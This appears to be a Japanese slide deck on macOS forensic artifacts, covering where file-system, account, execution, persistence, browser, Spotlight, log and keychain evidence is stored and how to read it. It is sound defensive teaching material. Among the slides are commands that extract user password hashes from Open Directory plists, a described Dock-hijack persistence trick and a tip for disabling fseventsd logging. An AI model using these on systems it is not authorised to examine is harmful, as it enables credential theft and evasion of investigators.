macOSのフォレンジックに使用するアーティファクト

- 代表的なアーティファクトのみを解説する
- macOSのアーティファクトは変化しやすい
  - OSのバージョンアップにともなって、ファイルパスやファイル名が変更される
  - ログに記録されるメッセージが変わる
  - ログに記録されなくなる
- macOSフォレンジックツールは継続的なメンテナンスが必須

ファイルシステム – HFS+

- Classic Mac OSから使用されているが、macOS 10.13以降はOSがインストールされるボリュームはAPFSであるため、今後は解析対象となる機会は多くない
- メタデータ
  - Volume Header
    - その他のメタデータへのオフセットを記録
  - Alternate Volume Header
    - Volume Headerのバックアップ
  - Allocation File
    - 使用しているブロックのビットマップ
  - Extents Overflow File
    - 各メタデータの容量を拡張する際の管理（バッドセクタもここで管理される）
  - Catalog File
    - ファイルやフォルダのメタデータを保存
  - Attributes File
    - ファイルやフォルダのExtended Attributes
- ジャーナリング（Mac OS X 10.2.2以降）
  - ルートディレクトリ直下に「.journal」が作られる（NTFSの$UsnJrnl:$Jに相当する）

ファイルシステム – Apple File System (APFS)

- macOS 10.13で導入された新しいファイルシステム
  - ファイルシステムのスナップショットや暗号化などに対応
- ディスク上の特定のオフセットに記録されているメタデータの構造体の情報を辿ることで管理が行われる
- 例えば、ファイルのオフセットを得るには以下のような構造体を順番に参照する
  - Container Superblock
  - Checkpoint area
  - Container object map (Object map)
  - Object map B-tree
  - Volume Superblock
  - Object map
  - Object map B-Tree
  - Filesystem B-Tree (Root node)
  - Filesytem B-Tree (Leaf node)
  - j_file_extent_val_t : ディスク上のオフセット

ファイルシステムメタデータ (1/4)

- .fseventsd
  - Mac OS X 10.5以降
  - HFS+, APFS共に使用可能
  - NTFSの$UsnJrnl:$Jと似た情報が記録される
  - ファイル単位でレコードが記録されるため、ファイル作成や変更、削除など複数のイベントが1つにレコードに記録される
  - タイムスタンプは記録されないため、アーティファクトファイルの更新日時をおおよそのタイムスタンプとして扱う
  - 各パーティションのルートディレクトリ直下の「.fseventsd」フォルダ以下に記録される
    - .fseventsdディレクトリ直下に「no_log」というファイルを作ると、そのボリュームでは記録されなくなる
  - 外部メディアにも作成される

ファイルシステムメタデータ (2/4)

- .DS_Store
  - Mac OS X 10.4以降
  - HFS+, APFS共に使用可能
  - NTFSの$I30に似た情報が記録される
  - Finderでフォルダを開いた際に作成され、ファイルの表示方法をなどを保存する
  - ゴミ箱(.Trash)内の.DS_Storeには削除されたファイルのオリジナルのファイル名とフォルダパスが含まれる

ファイルシステムメタデータ (3/4)

- Extended Attributes（拡張属性）(1)
  - ファイルの補足的な情報を保存する
  - HFS+, APFS共に使用可能
  - NTFSのAlternate Data Stream (ADS)に相当する
  - Webブラウザ等でファイルをダウンロードした際に付与される
    - kMDItemWhereFroms : ダウンロード元URL
    - kMDItemDownloadedDate : ファイルのダウンロード日時
  - macOSのセキュリティフレームワークが参照して、ダイアログの表示やファイルスキャンなどを行う
    - com.apple.quarantine
  - exFATなどExtended Attributesを保存できないファイルシステムにファイルをコピーすると、「._<filename>」という名前の隠しファイルに情報が保存される（AppleDoubleフォーマット）

ファイルシステムメタデータ (4/4)

- Extended Attributes (2)

```
% xattr -l ~/Downloads/Hopper-5.2.0-demo.dmg
com.apple.metadata:kMDItemWhereFroms:
00000000  62 70 6C 69 73 74 30 30 A2 01 02 5F 10 3B 68 74  |bplist00..._.;ht|
00000010  74 70 73 3A 2F 2F 64 32 61 70 36 79 70 6C 31 78  |tps://d2ap6ypl1x|
00000020  62 65 34 6B 2E 63 6C 6F 75 64 66 72 6F 6E 74 2E  |be4k.cloudfront.|
00000030  6E 65 74 2F 48 6F 70 70 65 72 2D 35 2E 32 2E 30  |net/Hopper-5.2.0|
00000040  2D 64 65 6D 6F 2E 64 6D 67 5F 10 28 68 74 74 70  |-demo.dmg_.(http|
00000050  73 3A 2F 2F 77 77 77 2E 68 6F 70 70 65 72 61 70  |s://www.hopperap|
00000060  70 2E 63 6F 6D 2F 64 6F 77 6E 6C 6F 61 64 2E 68  |p.com/download.h|
00000070  74 6D 6C 3F 08 0B 49 00 00 00 00 00 00 01 01 00  |tml?..I.........|
00000080  00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00  |................|
00000090  00 00 00 00 00 00 74                              |......t|
00000097
com.apple.quarantine: 0081;61bfcf9b;Firefox;267B7D7C-D5A0-4F13-B87F-B2D2DC81BE89
```

ユーザーアカウント (1/6)

- Open Directory
  - macOSで使用されるディレクトリサービスおよびネットワーク認証システム
  - ユーザーアカウントやグループ、ホストの設定といった管理情報へのアクセスや管理を行う
  - プラグインを通して、バックエンドとなるローカルファイルやLDAP、Active Directoryにアクセスする
- Open Directoryのローカルルートフォルダ
  - /private/var/db/dslocal/nodes/Default/
  - 各種情報はルートフォルダ以下にplistファイルとして保存される
- Open Directoryの情報へのアクセス
  - dsclコマンド（ライブシステム）
  - 構成ファイルに直接アクセス（ライブシステムまたはオフライン）

ユーザーアカウント (2/6)

- dsclコマンド

```
$ sudo dscl
Entering interactive mode... (type "help" for commands)
 > cd Local/Default/
/Local/Default > ls Users/
_amavisd
_analyticsd
_appinstalld
(snip)
/Local/Default > read Users/macforensics ShadowHashData
dsAttrTypeNative:ShadowHashData:
 62706c69 73743030 d2010203 0a5f101e 5352502d 52464335 3035342d 34303936 2d534841 3531322d
50424b44 46325f10 1453414c 5445442d 53484135 31322d50
(snip)
```

ユーザーリスト取得

ユーザーのパスワードハッシュを取得

ユーザーアカウント (3/6)

- 構成ファイルに直接アクセス
  - ユーザーリストを取得

```
$ sudo ls /private/var/db/dslocal/nodes/Default/users/
_amavisd.plist       _devicemgr.plist              _krb_krbtgt.plist
_scsd.plist          _analyticsd.plist             _diskimagesiod.plist
(snip)
```

  - ユーザーのパスワードハッシュを取得

```
$ sudo plutil -extract 'ShadowHashData' xml1
/private/var/db/dslocal/nodes/Default/users/macforensics.plist -o - | grep -v "<" | base64
-d -i - -o - | plutil -convert xml1 - -o -
```

ユーザーアカウント (4/6)

- 最終ログインユーザー
  - /Library/Preferences/com.apple.loginwindow.plist
  - 最後にログインしたユーザーのほか、ログイン試行の結果、ログイン試行のタイムスタンプ、自動ログインユーザー、ゲストユーザーの可否なども記録されている

```
$ % plutil -p /Library/Preferences/com.apple.loginwindow.plist
{
  "AccountInfo" => {
    "FirstLogins" => {
      "macforensics" => 1
      "user01" => 1
    }
    "MaximumUsers" => 1
    "OnConsole" => {
    }
  }
  "GuestEnabled" => 0
  "lastLoginPanic" => 642904286.81091
  "lastUser" => "loggedIn"
  "lastUserName" => "macforensics"
  "MCXLaunchAfterUserLogin" => 1
  "OptimizerLastRunForBuild" => 42142560
  "OptimizerLastRunForSystem" => 184681216
  "SHOWFULLNAME" => 1
  "UseVoiceOverLegacyMigrated" => 1
}
```

ユーザーアカウント (5/6)

- 削除されたユーザー
  - /Library/Preferences/com.apple.preferences.accounts.plist
  - 削除されたユーザー名のほか、ユーザーID、削除されたタイムスタンプが記録されている

```
$ plutil -p /Library/Preferences/com.apple.preferences.accounts.plist
{
  "deletedUsers" => [
    0 => {
      "date" => 2021-05-20 02:53:51 +0000
      "dsAttrTypeStandard:RealName" => "testuser"
      "dsAttrTypeStandard:UniqueID" => 502
      "name" => "testuser"
    }
  ]
}
```

ユーザーアカウント (6/6)

- インターネットアカウント
  - /Users/<username>/Library/Accounts/AccountsX.sqlite
  - 「システム環境設定」の「インターネットアカウント」の情報が保管されている
  - 「AccountsX.sqlite」の「X」はOSバージョンによって数字が変わる
    - macOS 10.15, macOS 11の場合
      - Accounts4.sqlite

プログラム実行履歴 (1/6)

- macOSのプログラム実行履歴
  - WindowsのPrefetchのような機能はない
  - zshやFinder、Spotlightなどのアプリケーションごとの履歴として実行履歴が残る
    - タイムスタンプが記録されないものが多い
  - Unified Logsには実行されたコマンドやアプリケーションが記録される場合がある
    - タイムスタンプも残る
    - Unified Logsに残るプログラム実行履歴については後述する

プログラム実行履歴 (2/6)

- .bash_history
  - bashのコマンドヒストリー
- .bash_sessionsディレクトリ
  - macOS 10.11で採用
  - bashのセッションごとにヒストリーを分けて保存する
  - ファイル構成
    - TERM_SESSION_ID.history : セッションヒストリが保存される
    - TERM_SESSION_ID.historynew : 多くの場合、ブランク
    - TERM_SESSION_ID.session : 最後にレジュームしたタイムスタンプが保存される
    - TERM_SESSION_ID.historynew のファイル作成日時 = セッション開始日時
    - TERM_SESSION_ID.history のファイル更新日時= セッション終了日時
  - .historyファイルには該当セッションのコマンドヒストリーだけではなく、過去のセッションのコマンドヒストリーもコピーされて保存される。そのため、該当のセッションの実際のコマンドヒストリーは、その差分となる。

プログラム実行履歴 (3/6)

- .zsh_history
  - zshのコマンドヒストリー
  - macOS 10.15でターミナルのデフォルトシェルがzshに変更された
  - このファイルには実行日時は記録されていないが、zshのビルトインコマンド「history –i 1」を実行すると、コマンドの実行日時を得ることができる
- .zsh_sessionsディレクトリ
  - .bash_sessionsと同様にzshのセッションごとのヒストリーが保存される

プログラム実行履歴 (4/6)

- Users Interface Preservation
  - OS X 10.7で採用
  - ログイン時にアプリケーションの状態を復元するため、リブート時にアプリケーションのデータを保存している
  - ~/Library/Saved Application State/*.savedState/
    - ディレクトリの作成日時が最初にアプリケーションを実行したタイムスタンプ
    - ファイルの更新日時が直近で実行したタイムスタンプ
    - AES-128 で暗号化されているがデータとは別ファイルにキーが保存されている
  - ターミナルアプリのバッファを復元することができる

プログラム実行履歴 (5/6)

- Spotlight Shortcuts
  - スポットライトから実行したアプリケーションが記録される
  - Spotlightはアプリケーション名を補完するので、「fire」だけで「Firefox」を実行することができる。この場合、fireとFirefoxが紐づいたエントリが記録される。
  - OS X 10.9以前
    - ~/Library/Preferences/com.apple.spotlight.plist
  - OS X 10.10以降
    - ~/Library/Application Support/com.apple.spotlight.Shortcuts
  - macOS 10.15
    - ~/Library/Application Support/com.apple.spotlight/com.apple.spotlight.Shortcuts
  - macOS 11以降
    - ~/Library/Application Support/com.apple.spotlight/com.apple.spotlight.Shortcuts.v3

プログラム実行履歴 (6/6)

- Transparency, Consent, and Control (TCC)
  - プライバシーに関わる機能（カメラやマイクなど）や特定のフォルダにアクセスするアプリケーションの許可または不許可の設定と設定を行った日時
  - システム
    - /Library/Application Support/com.apple.TCC/TCC.db
  - ユーザ
    - /Users/<username>/Library/Application Support/com.apple.TCC/TCC.db
  - Unified Logsにも記録される
    - https://www.mac4n6.com/blog/2020/6/1/analysis-of-apple-unified-logs-quarantine-edition-entry-10-you-down-with-tcc-yea-you-know-me-tracking-app-permissions-and-the-tcc-apollo-module

自動実行プログラム (1/6)

- Launch Daemon/Agents
  - 特定のフォルダに保存された設定ファイル(plist)に従って、OS起動時にプログラムを実行する
  - マルウェアによく使われる
  - 開発元によって保存するフォルダが異なる
  - Apple
    - /System/Library/LaunchDaemons/
    - /System/Library/LaunchAgents/
  - サードパーティ
    - /Library/LaunchDaemons/
    - /Library/LaunchAgents/
  - ユーザー
    - ~/Library/LaunchAgents/

自動実行プログラム (2/6)

- パーシステンス監視ツールBlockBlock

```
% plutil -p /Library/LaunchDaemons/com.objective-see.blockblock.plist
{
  "EnableTransactions" => 0
  "Label" => "com.objective-see.blockblock"
  "LSUIElement" => 1
  "MachServices" => {
    "com.objective-see.blockblock" => 1
  }
  "ProgramArguments" => [
    0 => "/Library/Objective-See/BlockBlock/BlockBlock.app/Contents/MacOS/BlockBlock"
  ]
  "RunAtLoad" => 1
}
```

自動実行プログラム (3/6)

- Login Items
  - ユーザのログイン時にプログラムを実行する
  - マルウェアによく使われる
  - macOS 10.12以前
    - ~/Library/Preferences/com.apple.loginitems.plist
  - macOS 10.13以降
    - ~/Library/Application Support/com.apple.backgroundtaskmanagementagent/backgrounditems.btm

自動実行プログラム (4/6)

- Dockアイテムの実行ファイルパス差し替え
  - ユーザーがよく使うアプリケーションは画面下のDockと呼ばれる領域にアイコンを登録することができる
    - 最近実行したアプリケーションも自動的にアイコンが表示される
    - アプリケーションのファイルパスやタイムスタンプ等も記録される
    - /Users/<username>/Library/Preferences/com.apple.dock.plist
  - Dockに登録されたアプリケーションのファイルパスを悪意のあるプログラムに書き換えることで、ユーザがDockのアイコンをクリックしたときにマルウェアを実行することができる
    - Dock上で表示されるアプリケーション名やアイコンは本物と同じものに偽装することができる
  - ユーザーが気付きにくいように、マルウェア実行時には本物のアプリケーションも起動するようにできる
    - https://posts.specterops.io/are-you-docking-kidding-me-9aa79c24bdc1
  - Windowsの.LNKでも同じような攻撃ができる

自動実行プログラム (5/6)

- at
  - UNIX/Linuxと同じ
  - デフォルトで無効化されている
  - Launch Daemon から起動される
    - /System/Library/LaunchDaemons/com.apple.atrun.plist
  - ジョブファイル
    - /private/var/at/jobs/
    - /usr/lib/cron/jobs/
    - /usr/lib/cronが/private/var/atにハードリンクしている（i-node が同じ）
- cron
  - UNIX/Linuxと同じ
  - ジョブファイル
    - /private/var/at/tabs/
    - /usr/lib/cron/tabs/

自動実行プログラム (6/6)

- emond (Event Monitor Daemon)
  - OS X 10.5で採用
    - 現在は開発されていないが、macOS 11でもファイルが残っている
  - 以下のディレクトリにファイルが存在するとemondが起動する
    - /private/var/db/emondClients
  - ルールフォルダ
    - /private/etc/emond.d/rules/

Recent Items (1/4)

- WindowsのRecentDocsのようにアクセスしたファイルなどが記録されている
  - OS X 10.10以前
    - ~/Library/Preferences/com.apple.recentitems.plist
  - OS X 10.11以降
    - ~/Library/Application Support/com.apple.sharedfilelist/以下の.sfl及び.sfl2ファイル
    - *.sfl : OS X 10.11以降
    - *.sfl2 : macOS 10.13以降

Recent Items (2/4)

- アップルメニューの「最近使った項目」
  - Recent Applications
    - com.apple.LSSharedFileList.RecentApplications(.sfl|.sfl2)
  - Recent Documents
    - com.apple.LSSharedFileList.RecentDocuments(.sfl|.sfl2)
    - com.apple.LSSharedFileList.ApplicationRecentDocuments/
      - このディレクトリの下にアプリケーション毎のsfl/sfl2ファイルがある
  - Recent Servers （サーバ名で保存）
    - com.apple.LSSharedFileList.RecentServers(.sfl|.sfl2)
  - Recent Hosts （IPアドレスで保存）
    - com.apple.LSSharedFileList.RecentHosts(.sfl|.sfl2)

Recent Items (3/4)

- Finderのサイドバーに表示される項目
  - Finder Tag
    - com.apple.LSSharedFileList.ProjectsItems(.sfl|.sfl2)
  - Favorite Items
    - com.apple.LSSharedFileList.FavoriteItems(.sfl|.sfl2)
  - Favorite Volumes
    - com.apple.LSSharedFileList.FavoriteVolumes(.sfl|.sfl2)
- サーバへ接続のよく使うサーバ
  - Favorite Servers
    - com.apple.LSSharedFileList.FavoriteServers (.sfl|.sfl2)

Recent Items (4/4)

- ダイアログで最近使用したフォルダ
  - ~/Library/Preferences/.GlobalPreferences.plist
  - defaults read -g NSNavRecentPlaces
- Finderによるアクセスの履歴
  - ~/Library/Preferences/com.apple.finder.plist
    - FXDesktopVolumePositions
      - デスクトップに表示されるボリュームのアイコンの座標
    - FXRecentFolders
      - 直近10個のボリューム名を含むフォルダ名が記録される
    - FXConnectToLastURL
      - 移動メニューのサーバへ接続
    - GoToField / GoToFieldHistory
      - 移動メニューのフォルダへ移動の履歴

Safari (1/2)

- History
  - /Users/<username>/Library/Safari/History.db
  - デフォルトで1年で消える
- Downloads
  - /Users/<username>/Library/Safari/Downloads.plist
  - デフォルトで1日で消える
- Last Session
  - Safari 14以前
    - /Users/<username>/Library/Safari/LastSession.plist
  - Safari 15以降
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Safari/SafariTabs.db

Safari (2/2)

- Bookmarks
  - /Users/<username>/Library/Safari/Bookmarks.plist
- Extensions
  - Safari 13以下
    - /Users/<username>/Library/Safari/Extensions/Extensions.plist
  - Safari 14以降
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Safari/App Extensions/Extensions.plist
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Safari/Web Extensions/Extensions.plist
- Preferences
  - Safari 12以下
    - /Users/<username>/Library/Preferences/com.apple.Safari.plist
  - Safari 13以降
    - /Users/<username>/Library/Containers/com.apple.Safari/Data/Library/Preferences/com.apple.Safari.plist

Spotlightメタデータ (1/4)

- macOSの検索システム
- 以下のようなメタデータを保存する
  - Spotlight経由で実行したアプリケーションや検索した単語
  - ファイルのMACBタイムスタンプ（ファイルシステムとは別管理）
  - ファイルを最後に使用したタイムスタンプ
  - ファイルを使用した日付の履歴
  - ファイルのダウンロード元URL
  - ファイルのダウンロードを行ったタイムスタンプ
  - ユーザ毎のSafari, Notes, Maps, Mailなどのアプリケーションが持つ情報

Spotlightメタデータ (2/4)

- Spotlightメタデータの検索
  - mdls
    - 指定したファイルのメタデータを出力する
  - mdfind
    - 指定した条件のメタデータを持つファイルを検索する
- Spotlightメタデータの解析
  - mdlsやmdfindなどはライブシステムでないと使うことができない
  - Spotlightのデータベースの解析には専用のツールが必要

Spotlightメタデータ (3/4)

Spotlightデータベース (1)

OSバージョン	ファイルパス	備考
<=macOS 10.14	/.Spotlight-V100/Store-V2/*/store.db	システムとユーザーデータの両方が含まれる
	/.Spotlight-V100/Store-V2/*/.store.db	
>=macOS 10.15	/System/Volumes/Data/private/var/db/Spotlight-V100/BootVolume/Store-V2/*/store.db	macOS 10.15のボリューム分割後のシステムボリューム用
	/System/Volumes/Data/private/var/db/Spotlight-V100/BootVolume/Store-V2/*/.store.db	

Spotlightデータベース (2)

OSバージョン	ファイルパス	備考
>=macOS 10.13	/Users/*/Library/Metadata/CoreSpotlight/index.spotlightV3/store.db	ユーザー毎に作られる。macOS 10.14以降でも使われる。
	/Users/*/Library/Metadata/CoreSpotlight/index.spotlightV3/.store.db	
>=macOS 10.15	/System/Volumes/Data/.Spotlight-V100/Store-V2/*/store.db	macOS 10.15のボリューム分割後のデータボリューム用
	/System/Volumes/Data/.Spotlight-V100/Store-V2/*/.store.db	

ソフトウェアインストール履歴

- InstallHistory
  - /Library/Receipts/InstallHistory.plist
  - OSやソフトウェアのインストール履歴が記録される
  - パッケージ名、バージョン、インストール日時

Quarantine Events

- Webブラウザ等でファイルのダウンロードでcom.apple.quarantine拡張属性が付与されたファイルのデータベース
  - 拡張属性とは別に記録されるため、ファイルの拡張属性が削除されても残る
- Mac OS X 10.6以下
  - ~/Library/Preferences/com.apple.LaunchServices.QuarantineEvents
- Mac OS X 10.7以降
  - ~/Library/Preferences/com.apple.LaunchServices.QuarantineEventsV2
- ファイルをダウンロードしたアプリケーション名、タイムスタンプ、ダウンロード元URL等が記録される
- curlやwgetなどでダウンロードしたファイルには、拡張属性が設定されず、データベースにも記録されない

ログの種類 (1/3)

- Syslog
  - 伝統的なUNIXのSyslog
- Apple System Log (ASL)
  - Syslogの置き換えを目指したもの
  - テキストフォーマット
  - Syslogコマンドによるログの閲覧
    - syslog -T utc -F raw -d asl/
    - syslog -f log.asl
    - Filename: YYYY.MM.DD.[UID].[GID].asl

ログの種類 (2/3)

- Unified Logs (1)
  - macOS 10.12で導入
  - バイナリフォーマット
  - 保存ディレクトリ
    - /private/var/db/uuidtext
    - /private/var/db/diagnostics
  - ライブシステムからログをエクスポート
    - sudo log collect
      - system_logs.logarchive が作成される
  - ディスクイメージから手動でログをエクスポート
    1. /private/var/db/diagnostics と /private/var/db/uuidtext フォルダ内のファイルを1つのフォルダにコピーする（uuidtext と diagnostics の親フォルダは含めない）
    2. コピー先のフォルダに ".logarchive" 拡張子を付加する
    - macOSのバージョンアップに伴って若干追加の手順が必要になった
      - Catalina上で保全してきたUnifiedLogを解析する
      - https://padawan-4n6.hatenablog.com/entry/2020/03/15/052607

ログの種類 (3/3)

- Unified Logs (2)
  - logコマンド


```
% log show --debug --info --predicate 'FILTERING CONDITION' --start 'YYYY-MM-DD hh:mm:ss'
--end 'YYYY-MM-DD hh:mm:ss'
```

  - フィルタリング条件

```
eventType           The type of event: activityCreateEvent, activityTransitionEvent, logEvent, signpostEvent, stateEvent,
timesyncEvent, traceEvent and userActionEvent.
eventMessage        The pattern within the message text, or activity name of a log/trace entry.
messageType         For logEvent and traceEvent, the type of the message itself: default, info, debug, error or fault.
process             The name of the process the originated the event.
processImagePath    The full path of the process that originated the event.
sender              The name of the library, framework, kernel extension, or mach-o image, that originated the event.
senderImagePath     The full path of the library, framework, kernel extension, or mach-o image, that originated the event.
subsystem           The subsystem used to log an event.  Only works with log messages generated with os_log(3) APIs.
category            The category used to log an event.  Only works with log messages generated with os_log(3) APIs.  When
category is used, the subsystem filter should also be provided.
```

Unified Logs (1/5)


Unified Logsフォーマット



- 実際は1行

Unified Logs (2/5)

- フィルタ例 (1)
  - sudo, su実行



Unified Logs (3/5)

フィルタ例 (2)

- リモートホストへのSSHログイン

```
$ log show --debug --info --predicate 'process == "ssh"'
Filtering the log data using "process == "ssh""
Timestamp                       Thread     Type        Activity             PID    TTL
2021-12-06 15:42:44.871628+0900 0x5bae5    Activity    0xb7af0              29641  0    ssh:
(libsystem_info.dylib) Retrieve User by ID
2021-12-06 15:42:44.903844+0900 0x5bae5    Activi                           41   0    ssh:
(libsystem_info.dylib) Retrieve service by name
2021-12-06 15:43:03.713101+0900 0x5bb72    Activity                         43   0    ssh:
(libsystem_info.dylib) Retrieve User by ID
2021-12-06 15:43:03.715080+0900 0x5bb72    Activity    0xb7bc1              29643  0    ssh:
(libsystem_info.dylib) Retrieve service by name
(snip)
```

ユーザー名やSSHサーバは分からない

Unified Logs (4/5)

- フィルタ例 (3)
  - ボリュームマウント／アンマウント

```
% log show --info --debug --predicate 'process == "kernel" AND (eventMessage CONTAINS "mounted" OR eventMessage
CONTAINS "unmount")'
Filtering the log data using "process == "kernel" AND (composedMessage CONTAINS "mounted" OR composedMessage
CONTAIN
Timestamp                       Type        Activity             PID    TTL
2021-12-06 15:54:26.338108+0900 0x5cc5f     Default     0x0                  0      0    kernel: (HFS) hfs:
mounted Script Debugger 8.0 on device disk4s2
2021-12-06 15:54:32.218976+0900 0x5cf19     Default     0x0                  0      0    kernel: (HFS) hfs:
unmount initiated on Script Debugger 8.0 on device disk4s2
(snip)
```

マウント

ボリューム名

アンマウント

Unified Logs (5/5)

- フィルタ例 (4)
  - アプリケーション実行

```
% log show --info --debug --predicate 'eventMessage BEGINSWITH "LAUNCHING:" OR eventMessage BEGINSWITH "LAUNCH:
"'
Filtering the log data using "composedMessage BEGINSWITH "L                    essage BEGINSWITH "LAUNCH: ""
Timestamp                       Thread     Type        Acti                    TTL
2021-12-07 01:19:26.884224+0900 0x6886b    Default     0x0                     19035  0    Dock: (LaunchServices)
[com.apple.processmanager:fron                                220 com.apple.systempreferences starting stopped
process.
2021-12-07 08:13:48.861531+090                                   19047  0    Spotlight:
(LaunchServices) [com.apple.processmanager:front-35286506] LAUNCH: 0x0-0x23a23a org.pqrs.Karabiner-
Elements.Preferences starting stopped process.
2021-12-07 08:13:53.075373+0900 0x8b26a    Default     0x0                     18976  0    UserEventAgent:
(LaunchServices) [com.apple.processmanager:front-35286506] LAUNCH: 0x0-0x241241 com.apple.systempreferences
starting stopped process.
(snip)
```

起動元アプリケーション

実行されたアプリケーションの Bundle ID

キーチェーン

- Wi-Fiアクセスポイントやアプリケーションのパスワード、Webサイトのアカウントやパスワード、証明書などが保存される
- システムキーチェーン
  - /Library/Keychains/System.keychain
  - /private/var/db/SystemKey
  - SystemKeyファイルにはSystem.keychainファイル暗号化のマスターキーが含まれるが、SIPが有効な場合、ライブシステムでは取得できない
- ユーザーキーチェーン
  - OS X 10.11以前:
    /Users/<username>/Library/Keychains/login.keychain
  - macOS 10.12以降:
    /Users/<username>/Library/Keychains/login.keychain-db

ネットワーク接続 (1/2)

- CFURL Cache
  - NSURLRequest APIでHTTP/HTTPSアクセスした際のキャッシュが残る
    - /Users/<username>/Library/Caches/<Bundle ID>/Cache.db
    - アクセスしたURLやタイムスタンプ、サーバからのレスポンスが記録される
    - タイムスタンプは最後にアクセスした日時
  - 一定以上のサイズのサーバレスポンスはGUIDが割り当てられて、ファイルとして保存される
    - /Users/<username>/Library/Caches/<Bundle ID>/fsCacheData

ネットワーク接続 (2/2)

- Net Usage
  - macOS 10.15以前
    - /private/var/networkd/netusage.sqlite
  - macOS 11以降
    - /private/var/networkd/db/netusage.sqlite
  - SIPで保護されている
  - プログラム名、最初に使用した日時、最後に使用した日時、送受信したデータ量

統計情報 (1/2)

- knowledgeC.db
  - システム
    - /private/var/db/CoreDuet/Knowledge/
  - ユーザー
    - ~/Library/Application Support/Knowledge/
  - アプリケーションの使用統計やSafariのアクセス履歴など

統計情報 (2/2)

- CurrentPowerlog.PLSQL
  - /private/var/db/powerlog/Library/BatteryLife/
